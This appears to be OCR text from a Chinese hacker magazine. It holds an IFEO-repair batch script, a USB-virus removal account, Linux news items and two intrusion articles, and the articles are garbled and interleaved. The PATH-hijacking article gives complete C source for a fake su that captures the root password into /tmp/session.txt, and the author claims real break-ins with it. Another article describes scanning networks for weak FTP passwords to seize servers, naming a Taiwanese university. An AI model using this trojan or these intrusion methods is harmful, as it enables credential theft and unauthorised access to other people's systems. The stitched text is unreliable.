echo 被破坏的系统安全模式的注册表信息已经恢复正常
echo 关于恢复IFEO注册表信息，建议各位手动清理为最好了，如果觉得麻烦的话也可以导入根据我的系统环境制作的一个IFEO恢复文件，
echo 不过也许不一定适合大家的环境，大家就仅作为参考吧......
@echo off
set "input="
echo 请输入参数：其中输入字母 y/Y 导入IFEO_backup.reg，输入其他字符表示不导入，无输入表示不导入.
set /p "input=输入字母 y/Y 恢复IFEO注册表信息："
if "%input%" == "y" (goto IFEO_backup)
if "%input%" == "Y" (goto IFEO_backup)
:BReturn
echo 请输入参数：其中输入字母 y/Y 或直接回车重新启动系统，输入其他字符退出本脚本.
echo 请重新启动系统.....
set /p "input=输入字母 y/Y 重新启动系统："
if "%input%" == "y" (goto RestartComputer)
if "%input%" == "Y" (goto RestartComputer)
if "%input%" == "" (goto RestartComputer)
if not "%input%" == "y" (goto ExitScript)
if not "%input%" == "Y" (goto ExitScript)
:RestartComputer
shutdown.exe /f /r /t 0
:ExitScript
exit
:IFEO_backup
regedit /s IFEO_backup.reg
echo 被破坏的IFEO注册表信息已经恢复正常
echo 请按任意键返回主菜单
@pause >null
del null
goto BReturn
```

运行之，即可自动帮你清理病毒文件，恢复被破坏的注册表信息，如图13所示。


图13 批处理清除病毒

关于qcnusrm.exe And ujxirfu.exe的清除全过程

从本文您可以学到：

1、熟悉U盘病毒的常用招数

2、手工清除此类病毒

起因

无意打开一网站，发现屏幕上的所有程序突然全部挂掉了，正在和MM聊天的QQ也关了，据多年的临机研究经验告诉我中招了。拿出手机（*不是报警，而是手机当U盘用，穷人*），甩出卡卡，发现安装不了。还是上网看看吧，打开浏览器，刚刚输入“病毒”两字浏览器就被自动结束了，打开任务管理器，发现多了“qcnusrm.exe”和“ujxirfu.exe”两个进程，KILL掉，又自动恢复了，预料中的。准备上QQ问问有没朋友知道这个病毒，结果一开QQ就被关闭，看来偷懒是不能解决问题滴，还是自己动手。

分析

通过上面可以分析出：qcnusrm.exe和ujxirfu.exe无法结束掉，监视iexplore.exe，自动结束掉可执行文件。以经验分析，一般病毒都隐藏在x:\windows\system32\，去看看，还是被关闭了，SYSTEM32文件夹被病毒保护，那么病毒90%在这个文件夹里面。现在我们得把system32中的文件找出来，利用IE同样进不去，再试试CMD命令行，这下可以了，没有被关闭，看来没有监视cmd.exe。直接输入命令“copy x:\windows\system32*.* d:\bingdu\”，看到CMD窗口在飞奔。再次拿出U盘，把qcnusrm.exe和ujxirfu.exe两个程序复制进去。好了，再开一台电脑，一定要先禁止掉自动播放功能。用PeID查看，发现是NSP壳，脱掉（过程略）。看API函数，发现qcnusrm.exe和ujxirfu.exe写入注册表“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run”。现在我们打开中毒的机器，进入安全模式，删除注册表的2个键值，然后禁止掉自动播放功能，重启后拿出U盘，打开里面的瑞星进行杀毒，修复显示隐藏文件选项，删掉自动播放文件，OK！

后话

其实病毒还会在D盘下载一个盗QQ的程序，但不知作者在可执行文件被禁止的环境下如何调用？

本文的环境是在网吧，所以没有截到图，请大家多多包涵。

编辑点评：

百度了一下，发现此病毒的资料很少。虽然不是很复杂的毒，但解决起来还是有点麻烦，幸好作者进行了详细分析。



1、Asianux异军突起 全球Linux品牌将三足鼎立

中科红旗已经公布Asianux在亚洲又签定了两个国家的新合作伙伴，这样本来由中日韩三家顶尖Linux厂商共同成立的Asianux品牌在亚洲地区就扩大到了五家。据透露，很快这一合作规模就将演变为七家，这意味着Asianux的技术研发资源、市场营销推广将覆盖亚洲七个国家。

在积累了三年之后，Asianux品牌终于全面爆发了，依照这样的发展速度，Asianux将有可能成为在亚洲地区与全球两大Linux巨头Red Hat、Novell形成抗衡的第三大品牌，而这正是当年Asianux成立的初衷和未来发展的目标。

风飘点评： *看到Asianux的发展还是蛮开心的。毕竟linux市场也是一块大肥肉，而现在我们也有机会尝上一口了。随着Asianux的快速成长，在仅有1亿元规模的中国Linux市场，将出现三大国际化的Linux品牌同时参与竞争，梦回三国啊……*

2、中国软件界集体炮轰微软标准

8月6日，北京软件与信息服务业促进中心、共创软件联盟的代表和专家，以及凝思科技、红旗中文贰仟和上海中标等国内软件企业代表，共同参加了“文档格式标准研讨会”，国内软件业形成统一观点，共同批驳微软公司资深副总裁陈永正日前对文档格式标准之争的三点表态。

“研讨会上，与会代表全部明确表示坚决反对微软标准，并从不同层次提出反对理由。”参加会议的共创软件联盟副秘书长杨春燕介绍，距离9月初的国际ISO投票决定是否允许微软OOXML标准成为国际文档标准还有一个月左右时间，国产软件希望在此期间统一业界观点，表达抗议之声。

风飘点评： *微软的独断总是遭到人们的反对，而这个标准的制定也直接关系到未来我国软件业的兴亡，不得不慎重考虑啊。微软为了其利益，为了再次制造垄断，也采取了各种动作和公关，何去何从，就看政府的决断了。*

3、摩托罗拉推出MOTOMAGX移动Linux平台

就在PALM公司为自己全新的Linux系统平台命名Wind River的时候，摩托罗拉公司也不甘示弱的发布了自己全新的移动Linux平台。被称为是全新一代的MOTOMAGX平台将成为摩托罗拉移动设备的全新架构，将为第三方开发应用程序在摩托罗拉移动设备上的应用带来全新的感受。

摩托罗拉公司一直都在系统平台上看似落后其他厂商一筹，但是这次全新MOTOMAGX的推出让我们看到了摩托罗拉新一代手机平台的方向，摩托罗拉公司在介绍这个全新的Linux平台时声称，在未来几年时间里将会有超过60%的各品牌手机机种会采

小结

这个病毒集成了好几个技术，分析这样一个挺有意思的病毒，我们还是可以学习到很多的系统知识的。

（作者提到的病毒样本、注册表脚本、批处理已经收录在光盘中）

编辑点评：

这个病毒的确集成了很多“好”技术，映像劫持就是其中最突出的一个，清除起来比较麻烦，一不留神就全功尽弃了。对于这种病毒，利用保护环境或者虚拟机测试为上策，得到相关信息后手动清除就简单了。

用Linux系统，而摩托罗拉即将推出的 MOTOROKR Z6和RAZR2 V8将会率先采用全新的MOTOMAGX系统。

风飘点评：*在服务器平台上linux是最好的选择，桌面平台上windows无疑是霸主，而在小型移动设备和终端上，windows和linux的战火也一直在激烈的进行着。显然，在PC市场，在易学等方面，linux很难占领市场，而在对用户的掌握程度要求不是很高的便携设备上，linux找到了他的方向。*

4、Sun 公司推出世界上速度最快的商用微处理器UltraSPARC T2

Sun 公司8月8日发布了全球速度最快的商用微处理器——UltraSPARCT2，这是该公司微电子商用系列产品的重要基础。这一新的处理器将通过Sun自身系统的独立销售渠道对外提供，它是业界拥有8个内核、每个内核包含8个线程的第一款实现商用批量生产的处理器。以往名称为"Niagara 2"项目的UltraSPARC T2处理器，其世界性能记录提升了商用处理器的性能水平，同时还以其拥有的业界最高的每线程功效而自诩。因为每个线程都能运行自己的操作系统，因此该处理器芯片就在单芯片上提供了一个巨大的64路的系统。Sun将通过GPL许可向免费的开源社团提供UltraSPARC T2处理器设计要点。

风飘点评：*看了就流口水的东西啊，不知道我们小菜的家里什么时候才能用上这个级别的东西。现在可以说每时每刻，技术都在飞速的发展着。硬件的发展势必也会引起软件和系统的革新。几年后谁主沉浮？呵呵，不好说。*

利用Linux环境变量欺骗提升权限


张鹏亮

从本文你可以学到Linux提权的一个方法

Linux上的权限提升一直是难题，通常是搞到一个webshell或者猜到一个本地账户的密码就停止了，如果Linux自己没什么漏洞的话我这等菜鸟就很难前进了。Linux跟windows不一样，windows有很多的服务可以利用，并且很多地方是默认有权限读与写的；linux也有自己的服务，但是一般的服务权限都较低，而且默认的配置文件都是普通用户不可写的。不可以写其它用户的文件，全是因为那个umask搞的，所以可以说默认的Linux的确比默认的windows要安全很多。对于Linux来说，提升权限的方法最好就是有本地kernel的溢出，但是这要求服务器没有打补丁或者你有0day，对于后者我相信各位也不见得有，而且现在的管理员很少有不懂得打补丁的，所以很长的时间入侵就卡在这了……后来在一些实践当中，本人也发现了一些提升权限的小技巧，不是针对Linux本身，而是针对管理Linux的管理员，如果一个人安全意识不到位还是可以被利用的，尽管他的补丁可能是非常新的。我今天就说说我常用的小技巧中的一个：利用Linux环境变量欺骗提升权限。

很多管理人员知道一些linux安全的知识，他们在一些书上看到说，直接以root登录linux不安全，于是他们往往会建立两个账户，一个普通账户，一个root帐号，当需要的时候就会用su命令将自己身份切换到root来进行受限操作。我还看到一些管理员为了方便一登录上系统就立刻su成root的，这样是有个好处，起码别人不会通过sniff等网络欺骗手段直接获得你的root密码；还有些情况就是一些人刻意去保护自己的root账户，而忽视给另外一个普通权限的账户设置复杂的密码导致被人破解；还有更另类的情况，譬如为了搭建一台web server，他们可能按照一些文档为apache单独建立了一个账户，然后将web的身份调整为这个账户，并且以这个账户作为平时基本管理的账户……所有这一切都说明了账户中可能出现的混乱，这种混乱是很好利用的，得到一个简单的账户就是别人进入root的第一步。根据我所说的，大家可以知道得到一个普通的账户不是一件难事，嗅探，暴力，乃至一个简单的web漏洞都可以实现。因为管理员将web和管理混用，导致的结果就是你取得了web权限就意味着你取得了一个普通的账户权限。那么剩下的问题是，在取得了一个普通用户的权限的后，我们如何利用这种混乱走得更远。

我们知道，当管理员想将自己提升为root的时候一般是用su这个命令，如图1所示。大家也可以自己用su --help或者运行man su来取得这个命令的帮助。


图1

呵呵，如果我们可以将这个su替换掉不就可以截取别人的密码了？想法很美好，我们来看看这个su是在哪吧！在我机器上运行结果如下：

```
[loveshell@Loveshell loveshell]$ which su
/bin/su
[loveshell@Loveshell loveshell]$
```

在bin目录下哦，我们来看看bin目录的权限：

```
[loveshell@Loveshell loveshell]$ ls -ald /bin/
drwxr-xr-x    2 root     root         4096  2月 16 17:42 /bin/
[loveshell@Loveshell loveshell]$
```

只有root有权限写，没办法了吧？等等，我们知道在shell里直接输入一个命令的时候，譬如这的su，系统是如何找到这个命令对应的路径并执行的呢？这就涉及到一个$PATH环境变量的概念，我们在shell下运行下set看看（如图2），看到PATH这个环境变量了吧？或者直接：





图2

```
[loveshell@Loveshell loveshell]$ echo $PATH
/usr/kerberos/bin:/usr/bin:/bin:/usr/sbin:/sbin:/usr/bin/:/usr/X11R6/bin:/home/loveshell/bin
[loveshell@Loveshell loveshell]$
```

呵呵，这就是我们的PATH环境变量，也是我们的shell寻找可执行路径的顺序。不过不要YY了，这些目录我们都是没有权限的，Linux不至于这么白痴。当然如果你在/bin之前找到了可写的话，那么恭喜你，你赢了。最后一个问题，这个$PATH是哪来的呢？我们可以修改么？问得很好，我们最后来回顾下一个登录的过程是怎么样的。当你登录时，系统会自己初始化一些环境变量以及登录环境，并且最后还会运行你主目录下的配置脚本，这些配置脚本在默认情况下是隐藏的，也就是以.开始的文件名的文件，我们来看下吧：

```
[loveshell@Loveshell loveshell]$ ls -al .bash*
-rw-------    1 loveshell loveshell    27396  8月   4 00:14 .bash_history
-rw-r--r--    1 loveshell loveshell       24 2006-09-21 .bash_logout
-rw-r--r--    1 loveshell loveshell      285 2007-01-11 .bash_profile
-rw-r--r--    1 loveshell loveshell      124 2006-09-25 .bashrc
[loveshell@Loveshell loveshell]$
```


看到了吧！当你登录系统初始化环境时是会运行.bash_profile和.bashrc这些文件的，我们看看.bash_profile里有什么吧！如图3所示，果然系统自己就在这设置环境变量呢！如果我们也进去设置呢？注意，当前我们的身份是一个管理员经常使用的一个普通用户的身份，所以是有权限修改这个.bash文件的，但是修改别人的是不可以的啊！好，这里我们可以设置这个PATH了。我们将这个PATH设置到一个自己指定的地方，然后在那里放个假的su就可以等真的管理员来登录，这样就可以搞到密码啦。这里我把.bash_profile里加这么一句：


图3

```
PATH=/tmp/:$PATH
export PATH
```

嘿嘿，这样当登录的时候会优先在/tmp/里寻找了！如图4。

剩下的就是构造自己的后门su了，我提供我的代码如下：


图4

```
include <stdio.h>
#include <termios.h>
#include <string.h>


static struct termios stored_settings;

void echo_off(void)
{
struct termios new_settings;
tcgetattr(0,&stored_settings);
new_settings = stored_settings;
new_settings.c_lflag &= (~ECHO);
tcsetattr(0,TCSANOW,&new_settings);
return;
}


void echo_on(void)
{
tcsetattr(0,TCSANOW,&stored_settings);
return;
}
main(int argc,char * argv[])
{
char password[128];
FILE *fp;

fp=fopen("/tmp/session.txt","a+");


printf("Password:");
echo_off();
scanf("%s",&password);
printf("\r\n");
fputs(password,fp);
fputs("\r\n",fp);
fclose(fp);
sleep(3);
system("rm -f /tmp/su");
system("ln -s /bin/su /tmp/su");
printf("su: incorrect password\r\n");
echo_on();
return;
}
```


图5

看清楚了吧，很简单的，就是当运行这个程序的时候会跟真的su一样等待别人输入密码，而一旦别人输入密码的话就会被记录下来，并且装模作样等待一段时间然后告诉别人说密码错误，实际上这个时候密码已经被偷走了，这中间他会清除自己，并且将自己连接到真正的su程序，当别人再次su尝试的时候就没问题啦！别人不会对一次不小心的密码错误产生任何怀疑，但是此时密码已经被我们拿到了：）然后用**gcc su.c -o su**编译（如图5）。我们可以先把这个su程序放到tmp目录下，然后再登录上来看看实际执行的su是在哪吧！呵呵，如图6所示。


图6

两个问题都解决了，那么真实情况下应该是这个样子：你拿到了一个账户，然后你cat .bash_history（linux的历史命令列表），你发现这个账户有su过的迹象（这人可能是个管理员），然后你就编辑.bash_profile（shell配置文件，里面的命令会执行），你将$PATH修改为自己可以控制的一个路径，我这里用的/tmp/（/tmp/有s属性，尽管目录是777的，但是张三不能删除李四的文件），你将自己编译好的后门su传到了/tmp/里面，然后你就漫长的等待管理员上来su……最后的root密码在/tmp/session.txt里！有点复杂是么？但是我的确这样入侵过好几台机器：）我演示的过程如图7所示，密码乖乖在那了吧！


图7

Linux是很安全，但是不安全的管理一样会导致安全问题，今天讨论的只是一个很小的方面，以后有机会再跟大家讨论其他的吧！管理员平时管理还是小心点好，估计啥时候不小心就入了别人的套子哪：）

编辑点评：

我对LINUX的了解也就是安装过几天的ubuntu6.0，玩了一个

我由ftp搞定台湾某大学Linux服务器

simeon

通过本文你可以学到：

1.Hscan扫描　　2.配合CuteFtp等工具来实施主机控制

想起一位哲人说过“越简单的事情，往往是最复杂的事情；越复杂的事情，往往是最简单的事情”，以前一直没有弄明白，直到这次顺利的入侵我才体会到了。我最近拿到的一个软件hscan，通过试用，感觉其他方面不太好用，但是其ftp口令扫描巨爽。一般两三天扫描一个大型网段，基本上有几十台甚至几百台ftp弱口令，这些机器往往极易被控制。

一、选择入侵主机

Hscan扫描下来以后，结果很多，这个时候快速入侵，成功与否往往跟选择的口令有关，对于采用简单数字的，我一般都不选择，因为这种机器大都是为了共享下载资料，而对于一些感觉不是弱口令的计算机，这就有价值了。本文选择的计算机其用户名为webmaster（如图1)，从字面意义，你就可以推断出，一般是一台web服务器。

说明：使用hscan扫描时，如果感觉肉鸡比较牢固，可使用GUI模式扫描，在扫描模块中只选择ftp弱口令扫描，最好使用远程终端。开始扫描以后，可从本机断开远程终端，过一两天以后再次连接上去，直接查看扫描结果，如图1所示。如果肉鸡不小心被关机或者重启了，Hscan不会保存结果，如果是hscan程序自己扫描结束，则会在repors种生成一个html格式的包括文件。

